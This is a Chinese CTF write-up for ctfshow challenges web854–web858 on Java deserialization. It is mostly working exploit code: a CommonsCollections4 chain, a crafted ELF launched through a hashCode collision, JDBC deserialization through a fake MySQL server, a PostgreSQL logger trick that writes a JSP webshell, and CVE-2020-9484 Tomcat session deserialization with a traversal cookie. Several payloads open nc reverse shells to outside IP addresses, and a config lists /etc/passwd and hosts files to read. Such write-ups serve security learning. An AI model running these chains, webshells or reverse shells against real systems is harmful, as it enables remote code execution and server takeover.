web854 #CC7链 然后进行反序列化commons-collections 4.0 的库并对一些可能有危险的类进行了封禁,包含:
TransformedMap
PriorityQueue
InstantiateTransformer
TransformingComparator
TemplatesImpl
AnnotationInvocationHandler
HashSet
Hashtable
LazyMap
没有ban掉DefaultedMap,但是Hashtable给ban了,可以用851中讲到的第二个链子,通过BadAttributeValueExpException#readObject() 触发 TiedMapEntry#getValue() → 进而触发DefaultedMap#get()方法
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 import org.apache.commons.collections4.Transformer;import org.apache.commons.collections4.functors.ChainedTransformer;import org.apache.commons.collections4.functors.ConstantTransformer;import org.apache.commons.collections4.functors.InvokerTransformer;import org.apache.commons.collections4.keyvalue.TiedMapEntry;import org.apache.commons.collections4.map.DefaultedMap;import javax.management.BadAttributeValueExpException;import java.io.*;import java.lang.reflect.Field;import java.util.Base64;public class CC7plus { public static void main (String[] args) throws Exception { Transformer transformerChain = new ChainedTransformer (new Transformer []{}); Transformer[] transformers=new Transformer []{ new ConstantTransformer (Runtime.class), new InvokerTransformer ("getMethod" ,new Class []{String.class,Class[].class},new Object []{"getRuntime" ,null }), new InvokerTransformer ("invoke" ,new Class []{Object.class,Object[].class},new Object []{null ,null }), new InvokerTransformer ("exec" ,new Class []{String.class},new Object []{"nc 124.223.25.186 2333 -e /bin/sh" }) }; ChainedTransformer chainedTransformer = new ChainedTransformer (transformers); DefaultedMap defaultedMap = new DefaultedMap (chainedTransformer); TiedMapEntry tiedMapEntry = new TiedMapEntry (defaultedMap,"evo1" ); BadAttributeValueExpException badAttributeValueExpException = new BadAttributeValueExpException ("evo" ); Class bc = badAttributeValueExpException.getClass(); Field val = bc.getDeclaredField("val" ); val.setAccessible(true ); val.set(badAttributeValueExpException,tiedMapEntry); serialize(badAttributeValueExpException); } public static void serialize (Object object) throws Exception{ ByteArrayOutputStream data = new ByteArrayOutputStream (); ObjectOutputStream oos = new ObjectOutputStream (data); oos.writeObject(object); oos.close(); System.out.println(Base64.getEncoder().encodeToString(data.toByteArray())); } }
web855 代码分析 只有一个User类,环境是java8
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 package com.ctfshow.entity;import java.io.*;public class User implements Serializable { private static final long serialVersionUID = 0x36d ; private String username; private String password; public User (String username, String password) { this .username = username; this .password = password; } public String getUsername () { return username; } public void setUsername (String username) { this .username = username; } public String getPassword () { return password; } public void setPassword (String password) { this .password = password; } private static final String OBJECTNAME="ctfshow" ; private static final String SECRET="123456" ; private static String shellCode="chmod +x ./" +OBJECTNAME+" && ./" +OBJECTNAME; }
给了一个OBJECTNAME和SECRET,并且有一段shellCode,估计最后的目标就是需要执行shellCode
然后我们来分析readObject方法
1 2 3 4 private void readObject (ObjectInputStream in) throws IOException, ClassNotFoundException { int magic = in.readInt(); if (magic==2135247942 ){ byte var1 = in.readByte();
从反序列化流里读 4 个字节 作为一个自定义的反序列化的标志,并且需要等于2135247942才能进入开始反序列化
随后再读 1 个字节 ,并设立了两个分支,先看case1
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 case 1 :{ int var2 = in.readInt(); if (var2==0x36d ){ FileOutputStream fileOutputStream = new FileOutputStream (OBJECTNAME); fileOutputStream.write(new byte []{0x7f ,0x45 ,0x4c ,0x46 }); byte [] temp = new byte [1 ]; while ((in.read(temp))!=-1 ){ fileOutputStream.write(temp); } fileOutputStream.close(); in.close(); } break ; }
执行了写ELF文件的操作,并且会将剩下的反序列化流全部写入该文件中
再看case2
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 case 2 :{ ObjectInputStream.GetField gf = in.readFields(); String username = (String) gf.get("username" , null ); String password = (String) gf.get("password" ,null ); username = username.replaceAll("[\\p{C}\\p{So}\uFE00-\uFE0F\\x{E0100}-\\x{E01EF}]+" , "" ) .replaceAll(" {2,}" , " " ); password = password.replaceAll("[\\p{C}\\p{So}\uFE00-\uFE0F\\x{E0100}-\\x{E01EF}]+" , "" ) .replaceAll(" {2,}" , " " ); User var3 = new User (username,password); User admin = new User (OBJECTNAME,SECRET); if (var3 instanceof User){ if (OBJECTNAME.equals(var3.getUsername())){ throw new RuntimeException ("object unserialize error" ); } if (SECRET.equals(var3.getPassword())){ throw new RuntimeException ("object unserialize error" ); } if (var3.equals(admin)){ Runtime.getRuntime().exec(shellCode); } }else { throw new RuntimeException ("object unserialize error" ); } break ; }
从反序列化流中取字段值username和password,并且过滤了控制字符、特殊符号、连续空格,随后创建两个User实例对象,一个是var3一个是admin,分别检测var3中是否存在username=ctfshow或者password=123456,存在就抛出报错,但是又要求var3.equals(admin)为true才会执行我们的ELF文件
看似这里没法操作,不过这里重写了equals方法,会优先调用User中的equals方法
1 2 3 4 5 6 7 8 9 10 11 12 @Override public boolean equals (Object o) { if (this == o) return true ; if (!(o instanceof User)) return false ; User user = (User) o; return this .hashCode() == user.hashCode(); } @Override public int hashCode () { return username.hashCode()+password.hashCode(); }
只比较了hashCode而没有比较字符串内容,也就是说只要username.hashCode()+password.hashCode() == hash("ctfshow")+hash("123456") 就可以了
结合上面的分析不难得出,我们需要构造两串恶意的序列化字符串,一串中需要包含恶意的可执行二进制文件ELF文件,在进入case1后将ELF文件内容写入,而另一串就需要进入case2触发执行我们的ELF文件,但需要构造一对username和password的hashCode相加后等于hash("ctfshow")+hash("123456")
解题 先写一个可执行二进制文件
1 2 3 4 5 #include <stdlib.h> int main () { system("nc ip port -e /bin/sh" ); return 0 ; }
用gcc编译生成可执行文件,因为在case1中会有写入文件头的操作,所以需要删去前4个字节
这里需要注意,Windows 自带的 gcc(如 MinGW)默认编译的是 PE,不是 ELF
1 2 3 4 5 6 7 8 9 10 11 12 13 14 ubuntu@VM-16-12-ubuntu:/tmp$ vim evil.c ubuntu@VM-16-12-ubuntu:/tmp$ gcc evil.c -o evils ubuntu@VM-16-12-ubuntu:/tmp$ file evils evils: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=c7ddcb8e8061edae994e9b4eb37f5b12a9446e97, for GNU/Linux 3.2.0, not stripped ubuntu@VM-16-12-ubuntu:/tmp$ xxd -l 8 evils 00000000: 7f45 4c46 0201 0100 .ELF.... ubuntu@VM-16-12-ubuntu:/tmp$ dd if =evils of=evil bs=1 skip=4 15956+0 records in 15956+0 records out 15956 bytes (16 kB, 16 KiB) copied, 0.0251976 s, 633 kB/s ubuntu@VM-16-12-ubuntu:/tmp$ xxd -l 8 evils 00000000: 7f45 4c46 0201 0100 .ELF.... ubuntu@VM-16-12-ubuntu:/tmp$ xxd -l 8 evil 00000000: 0201 0100 0000 0000 ........
可以看到已经成功删除了
然后我们根据readObject的case1重写一个writeObject
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 private void writeObject (ObjectOutputStream outputStream) throws IOException { outputStream.writeInt(2135247942 ); outputStream.writeByte(1 ); outputStream.writeInt(0x36d ); File elffile = new File ("E:\\java\\JavaSec\\TestCode\\src\\main\\java\\evils" ); if (!elffile.exists()) { throw new FileNotFoundException (elffile.getAbsolutePath()); } BufferedInputStream bufferedInputStream = new BufferedInputStream (new FileInputStream (elffile)); ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream (1024 ); byte [] temp = new byte [1024 ]; int size = 0 ; while ((size = bufferedInputStream.read(temp))!=-1 ){ byteArrayOutputStream.write(temp,0 ,size); } bufferedInputStream.close(); byte [] bytes = byteArrayOutputStream.toByteArray(); outputStream.write(bytes); outputStream.defaultWriteObject(); }
可以读取文件内容并全部写入序列化流中
然后我们尝试生成一个序列化字符串
1 2 3 4 5 6 7 8 9 10 11 public static void main (String[] args) throws IOException { User user = new User ("Test" ,"Test" ); ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream (); ObjectOutputStream objectOutputStream = new ObjectOutputStream (byteArrayOutputStream); objectOutputStream.writeObject(user); objectOutputStream.flush(); objectOutputStream.close(); byte [] bytes = byteArrayOutputStream.toByteArray(); String payload1 = Base64.getEncoder().encodeToString(bytes); System.out.println(payload1); }
将字符串传进去生成一个二进制文件,然后就到第二个case触发文件执行了
放一个yu22x师傅的哈希碰撞脚本
1 2 3 4 5 6 7 8 9 10 11 12 def hashcode (val ): h=0 for i in range (len (val)): h=31 * h + ord (val[i]) return h t="ct" for k in range (1 ,128 ): for l in range (1 ,128 ): if t!=(chr (k)+chr (l)): if (hashcode(t)==hashcode(chr (k)+chr (l))): print (t,chr (k)+chr (l))
最后发现可以用dU和0Q替代ct和12,那我们重新写一下writeObejct
1 2 3 4 5 private void writeObject (java.io.ObjectOutputStream out) throws IOException { out.writeInt(2135247942 ); out.writeByte(2 ); out.defaultWriteObject(); }
然后生成序列化字符串
1 2 3 4 5 6 7 8 9 10 11 public static void main (String[] args) throws IOException { User user = new User ("dUfshow" , "0Q3456" ); ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream (); ObjectOutputStream objectOutputStream = new ObjectOutputStream (byteArrayOutputStream); objectOutputStream.writeObject(user); objectOutputStream.flush(); objectOutputStream.close(); byte [] bytes = byteArrayOutputStream.toByteArray(); String payload = Base64.getEncoder().encodeToString(bytes); System.out.println(payload); }
但是一直没弹上去,不知道为啥
web856 #JDBC反序列化 使用了以下库
1 2 3 javax.servlet-api 4.0 .1 mysql-connector-java 5.1 .39 commons-collections 4.0
给了个mysql的JDBC依赖,而且版本很低,多半是需要打JDBC反序列化的,可以打detectCustomCollations链
1 2 (2 ) MYSQL5.1 .29 -5.1 .40 : jdbc:mysql:
有一个Connection类
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49 50 51 52 53 54 55 56 57 58 59 60 61 62 63 64 65 66 67 68 69 70 71 72 73 74 75 76 77 78 79 80 81 82 83 84 85 86 87 88 89 90 91 92 93 94 95 96 97 98 package com.ctfshow.entity;import java.io.IOException;import java.io.ObjectInputStream;import java.io.Serializable;import java.sql.DriverManager;import java.sql.SQLException;import java.util.Objects;public class Connection implements Serializable { private static final long serialVersionUID = 2807147458202078901L ; private String driver; private String schema; private String host; private int port; private User user; private String database; public String getDriver () { return driver; } public void setDriver (String driver) { this .driver = driver; } public String getSchema () { return schema; } public void setSchema (String schema) { this .schema = schema; } public void setPort (int port) { this .port = port; } public String getHost () { return host; } public void setHost (String host) { this .host = host; } public User getUser () { return user; } public void setUser (User user) { this .user = user; } public String getDatabase () { return database; } public void setDatabase (String database) { this .database = database; } private void readObject (ObjectInputStream in) throws IOException, ClassNotFoundException, SQLException { Class.forName("com.mysql.jdbc.Driver" ); ObjectInputStream.GetField gf = in.readFields(); String host = (String) gf.get("host" , "127.0.0.1" ); int port = (int ) gf.get("port" , 3306 ); User user = (User) gf.get("user" , new User ("root" , "root" )); String database = (String) gf.get("database" , "ctfshow" ); String schema = (String) gf.get("schema" , "jdbc:mysql" ); DriverManager.getConnection( schema + "://" + host + ":" + port + "/?" + database + "&user=" + user.getUsername() ); } @Override public boolean equals (Object o) { if (this == o) return true ; if (!(o instanceof Connection)) return false ; Connection that = (Connection) o; return Objects.equals(host, that.host) && Objects.equals(port, that.port) && Objects.equals(user, that.user) && Objects.equals(database, that.database); } @Override public int hashCode () { return Objects.hash(host, port, user, database); } }
需要把MySQL_Fake_Server部署到自己的vps上,配置config
由于环境中有CC4,那就打CC4链
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 { "config" : { "ysoserialPath" : "ysoserial-all.jar" , "javaBinPath" : "java" , "fileOutputDir" : "./fileOutput/" , "displayFileContentOnScreen" : true , "saveToFile" : true } , "fileread" : { "win_ini" : "c:\\windows\\win.ini" , "win_hosts" : "c:\\windows\\system32\\drivers\\etc\\hosts" , "win" : "c:\\windows\\" , "linux_passwd" : "/etc/passwd" , "linux_hosts" : "/etc/hosts" , "index_php" : "index.php" , "ssrf" : "https://www.baidu.com/" , "__defaultFiles" : [ "/etc/hosts" , "c:\\windows\\system32\\drivers\\etc\\hosts" ] } , "yso" : { "evil" : [ "CommonsCollections4" , "nc 156.239.238.130 2333 -e /bin/sh" ] } }
然后还需要改一下server.py中的端口防止和本地的mysql端口冲突
然后就是给Connection类实例化和赋值了
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 package com.ctfshow.entity;import java.io.ByteArrayOutputStream;import java.io.IOException;import java.io.ObjectOutputStream;import java.lang.reflect.Field;import java.util.Base64;public class web856 { public static void main (String[] args) throws IOException, NoSuchFieldException, IllegalAccessException { Connection connection = new Connection (); Class c = connection.getClass(); Field schema = c.getDeclaredField("schema" ); schema.setAccessible(true ); schema.set(connection,"jdbc:mysql" ); Field host = c.getDeclaredField("host" ); host.setAccessible(true ); host.set(connection,"38.55.99.239" ); Field port = c.getDeclaredField("port" ); port.setAccessible(true ); port.set(connection,3306 ); Field user = c.getDeclaredField("user" ); user.setAccessible(true ); user.set(connection,new User ("evil" , "123456" )); Field database = c.getDeclaredField("database" ); database.setAccessible(true ); database.set(connection,"detectCustomCollations=true&autoDeserialize=true" ); ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream (); ObjectOutputStream objectOutputStream = new ObjectOutputStream (byteArrayOutputStream); objectOutputStream.writeObject(connection); byte [] payloadBytes = byteArrayOutputStream.toByteArray(); String payload = Base64.getEncoder().encodeToString(payloadBytes); System.out.println(payload); } }
开启nc监听和MySQL_Fake_Server,然后传输payload就拿到shell了
web857 #pgsql任意文件写入
javax.servlet-api 4.0.1
mysql-connector-java 5.1.39
postgresql 42.3.1
用到了postgresql ,并且是存在漏洞的版本,可以打任意文件写入
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 package com.ctfshow.entity;import java.io.*;import java.lang.reflect.Field;import java.util.Base64;public class web857 { public static void main (String[] args) throws IOException, NoSuchFieldException, IllegalAccessException, ClassNotFoundException { Connection connection = new Connection (); Class c = connection.getClass(); Field driver = c.getDeclaredField("driver" ); driver.setAccessible(true ); driver.set(connection, "org.postgresql.Driver" ); Field schema = c.getDeclaredField("schema" ); schema.setAccessible(true ); schema.set(connection,"jdbc:postgresql" ); Field host = c.getDeclaredField("host" ); host.setAccessible(true ); host.set(connection,"127.0.0.1" ); Field port = c.getDeclaredField("port" ); port.setAccessible(true ); port.set(connection,5432 ); Field user = c.getDeclaredField("user" ); user.setAccessible(true ); user.set(connection,new User ("evil" , "123456" )); Field database = c.getDeclaredField("database" ); database.setAccessible(true ); database.set(connection,"&loggerLevel=DEBUG&loggerFile=../webapps/ROOT/a.jsp&<%Runtime.getRuntime().exec(request.getParameter(\"cmd\"));%>" ); ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream (); ObjectOutputStream objectOutputStream = new ObjectOutputStream (byteArrayOutputStream); objectOutputStream.writeObject(connection); byte [] payloadBytes = byteArrayOutputStream.toByteArray(); String payload = Base64.getEncoder().encodeToString(payloadBytes); System.out.println(payload); } }
输出后传入并访问a.jsp,但是这里的poc是没有回显的,所以需要反弹shell
web858 #CVE-2020-9484 题目提示tomcat的session反序列化
User类
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 package com.ctfshow.entity; import java.io.IOException;import java.io.ObjectInputStream;import java.io.Serializable; public class User implements Serializable { private static final long serialVersionUID = -3254536114659397781L ; private String username; private String password; public String getUsername () { return username; } public void setUsername (String username) { this .username = username; } public String getPassword () { return password; } public void setPassword (String password) { this .password = password; } private void readObject (ObjectInputStream in) throws IOException, ClassNotFoundException { in.defaultReadObject(); Runtime.getRuntime().exec(this .username); } }
在readObject中有一个执行命令的点,参数是username的值
然后还有一个Context的配置文件
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 ? <?xml version="1.0" encoding="UTF-8" ?> <Context allowCasualMultipartParsing ="true" > <WatchedResource > WEB-INF/web.xml</WatchedResource > <WatchedResource > ${catalina.base}/conf/web.xml</WatchedResource > <Manager className ="org.apache.catalina.session.PersistentManager" sessionAttributeValueClassNameFilter ="" > <Store className ="org.apache.catalina.session.FileStore" directory ="session" /> </Manager > </Context >
allowCasualMultipartParsing="true"意味着上传文件的时候对于Content-Type的检测会相对放宽,可允许非标准 multipart 请求
而<WatchedResource>是一种热加载的机制,Tomcat会检测WEB-INF/web.xml和${catalina.base}/conf/web.xml内容是否有改变,如果有改变就重加载项目
重点看Manager这块
1 2 3 <Manager className ="org.apache.catalina.session.PersistentManager" sessionAttributeValueClassNameFilter ="" > <Store className ="org.apache.catalina.session.FileStore" directory ="session" /> </Manager >
这里开启 Session 持久化,而且在reload重加载后也不会消失
PersistentManager采用了持久化管理器替代默认的内存 Session 管理器,会将Session 序列化存储到外部介质 而并非存储到内存中。sessionAttributeValueClassNameFilter="" 表示不过滤 任何 Session 属性的类名,即允许所有类型的对象被序列化存储。
FileStore指定持久化的具体方式是写入文件 ,directory="session" 表示 Session 文件存放在相对于工作目录的 session 文件夹下。每个 Session 会被序列化成一个单独的 .session 文件,文件名就是 Session ID。
但是需要注意的是,Session 中存储的对象必须实现 Serializable 接口,否则序列化会失败。
参考CVE-2020-9484可以知道,我们可以序列化一个User类并写入一个session后缀名的文件中,随后利用该漏洞读取文件内容并触发反序列化
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 package com.ctfshow.entity;import java.io.FileOutputStream;import java.io.IOException;import java.io.ObjectOutputStream;import java.lang.reflect.Field;public class web858 { public static void main (String[] args) throws Exception { User user = new User (); Class c = user.getClass(); Field username = c.getDeclaredField("username" ); username.setAccessible(true ); username.set(user, "nc 156.239.238.130 2333 -e /bin/sh" ); serialize(user); } public static void serialize (Object obj) throws IOException { ObjectOutputStream oos = new ObjectOutputStream (new FileOutputStream ("a.session" )); oos.writeObject(obj); } }
生成文件并上传后返回一个路径
1 文件已上传至:/usr/local/tomcat/webapps/ROOT/WEB-INF/upload/a.session
写个脚本触发一下
1 2 3 4 5 6 7 8 9 import requestsurl = "http://c8f9f30d-b2b2-438b-848a-be5f557b4215.challenge.ctf.show/" Cookies = { "JSESSIONID" : "../../../../../../usr/local/tomcat/webapps/ROOT/WEB-INF/upload/a" } response = requests.get(url=url,cookies=Cookies) print (response.text)